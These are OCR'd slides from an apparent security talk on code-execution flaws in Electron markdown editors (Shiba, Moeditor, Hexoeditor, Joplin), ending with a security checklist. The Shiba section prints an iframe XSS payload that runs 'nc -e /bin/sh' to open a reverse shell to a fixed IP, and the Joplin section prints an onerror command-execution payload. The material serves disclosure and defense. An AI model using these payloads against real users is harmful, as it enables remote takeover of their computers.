
I had not even sent the report yet before it was closed!

Shiba - rich markdown live preview app

CVE 2017-1000491
Version <= 1.1.0 - vulnerable to code execution

Attack vector:

Attacker tricks the victim to open a crafted .md (markdown) file




Shiba - markdown editor


<iframe src="https://vignette.wikia.nocookie.net/despicableme/images/2/2b/Stuart.png/revision/latest/scale-to-width-down/250?cb=20161108162855" style="width: 600px; height: 600px; border:none; display:block; overflow:hidden;" onmouseover="const exec = require('child_process').exec; exec('nc -e /bin/sh 192.168.8.101 1337', ... ;alert('Happy birthday')"></iframe>

DEMO

Moeditor - all purpose markdown editor

Vulnerable version: 0.2.0-beta
Reported: Dec 5, 2017
Status: public disclosure, not fixed







Hexoeditor

Vulnerable to code execution due to "let me give you my project"'

Vulnerable version: v1.3.26-stable




… and once I told him,
he was in trouble!



Joplin -
synchronize your notes from the cloud to your desktop


Best experience: response in 36 minutes
Fix: by the next day

The notes can be **synchronised with various cloud services** including Nextcloud, **Dropbox, OneDrive** or the **file system (for example with a network directory)**. When synchronising the notes, notebooks, tags and other metadata are saved to plain text files which can be easily inspected, backed up and moved around.



Joplin -

“><img src=1 onerror=”const exec=require('child_process').exec; exec('ristretto /path/image.png')”>



QUICK TAKEAWAY

Be cautious when using apps listed at https://electronjs.org/apps

If a person has a choice not to do the extra move he/she won't

+ Super good playing field for ☆ golden findings ☆

...

Electron Security Checklist (Electron 2.0.0)

May 2, 2018

Improved security checklist

- Only load secure content (HTTPS over HTTP)
- Disable Node.js integration for remote content
- Handle session permission requests from remote content
  - By default permission requests are all approved automatically!
- Do not disable webSecurity (default:True)
- Define a Content-Security Policy
- Override and disable eval()

...

Developers will see **warnings and recommendations** printed to the console

Find security checklist at: https://electronjs.org/docs/tutorial/security

SOME IDEAS

Fighting XSS is pretty much a lost cause so….

- Limit attacker's activities by restricting to require any extra modules than specifically used in the app
- Set nodeIntegration:False - needs an extra, but necessary movement from the developers

Thanks!

You can find me at:

Twitter: @SilviaValiSV

E-mail: silvia@clarifiedsecurity.com

Blog post:
https://silviavali.github.io/Electron/only_an_electron_away_from_code_execution